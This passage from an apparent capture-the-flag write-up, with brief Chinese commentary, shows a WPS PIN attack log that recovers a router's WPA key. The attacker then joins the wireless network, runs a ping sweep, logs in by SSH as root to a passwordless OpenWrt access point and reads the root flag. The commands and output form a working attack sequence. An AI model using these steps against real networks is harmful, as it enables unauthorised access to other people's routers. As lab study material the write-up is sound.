1FA31038061006CCF95FF6872C66F4DA75EDB956DBB3641B1240CF8798D38E20835B699122A82CAA11BC06
EB125C562A495D0EA6B1A41D38D1EBD846BDA8D9
[P] AuthKey: 763D62D3A429DF3111D1D5A646CED130D463A3ADCE03B4963AA2476B7561968B
[*] Received WPS Message M3
[P] E-Hash1: CE27943683128D37C1D341CB387DFB1E5ADFCF116A18AE1BDCBE4C8712C34818
[P] E-Hash2: 4CDB570D4EA683853E8DF073924F2BA4006C7E40779B5BDE72B014AB3144D34D
[*] Sending WPS Message M4…
[*] Received WPS Message M5
[+] The first half of the PIN is valid
[*] Sending WPS Message M6…
[*] Received WPS Message M7
[+] WPS PIN: '12345670'
[+] WPA PSK: 'NoWWEDoKnowWhaTisReal123!'
[+] AP SSID: 'plcrouter'
```

進行wap_passphrase["plcrouter" 使用的是WPA/WPA2加密"]

```
root@attica02:/tmp# wpa_passphrase plcrouter 'NoWWEDoKnowWhaTisReal123!' > config
root@attica02:/tmp# cat config
network={
        ssid="plcrouter"
        #psk="NoWWEDoKnowWhaTisReal123!"
        psk=2bafe4e17630ef1834eaa9fa5c4d81fa5ef093c4db5aac5c03f1643fef02d156
}
```

```
root@attica02:/tmp# wpa_supplicant -B -c config -i wlan0
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
nl80211: Could not set interface 'p2p-dev-wlan0' UP
nl80211: deinit ifname=p2p-dev-wlan0 disabled_11b_rates=0
p2p-dev-wlan0: Failed to initialize driver interface
p2p-dev-wlan0: CTRL-EVENT-DSCP-POLICY clear_all
P2P: Failed to enable P2P Device interface
root@attica02:/tmp# ifconfig wlan0 192.168.1.7 netmask 255.255.255.0
root@attica02:/tmp# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.3  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::216:3eff:fefb:30c8  prefixlen 64  scopeid 0x20<link>
        ether 00:16:3e:fb:30:c8  txqueuelen 1000  (Ethernet)
        RX packets 57316  bytes 6159463 (6.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 47980  bytes 7764690 (7.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 5716  bytes 452392 (452.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5716  bytes 452392 (452.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 192.168.1.7  netmask 255.255.255.0  broadcast 192.168.1.255
        ether 02:00:00:00:03:00  txqueuelen 1000  (Ethernet)
        RX packets 1641  bytes 225856 (225.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1268  bytes 260368 (260.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

進行Ping Random會解出可用IP再進行ssh

```
for i in {1..255}; do
        IP="192.168.1.$i";
                ping -c 1 "$IP" &>/dev/null && echo $IP "sussecc";
done
```

```
root@attica02:/tmp# ssh root@192.168.1.1
The authenticity of host '192.168.1.1 (192.168.1.1)' can't be established.
ED25519 key fingerprint is SHA256:ZcoOrJ2dytSfHYNwN2vcg6OsZjATPopYMLPVYhczadM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.1' (ED25519) to the list of known hosts.


BusyBox v1.36.1 (2023-11-14 13:38:11 UTC) built-in shell (ash)

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 OpenWrt 23.05.2, r23630-842932a63d
 -----------------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
root@ap:~# id
uid=0(root) gid=0(root)
root@ap:~# whoami
-ash: whoami: not found
root@ap:~# uname -a
Linux ap 5.4.0-173-generic #191-Ubuntu SMP Fri Feb 2 13:55:07 UTC 2024 x86_64 GNU/Linux
root@ap:~# ls
root.txt
root@ap:~# cat root.txt
494d75416ad83e2df759794ad4bd0c00
root@ap:~#
```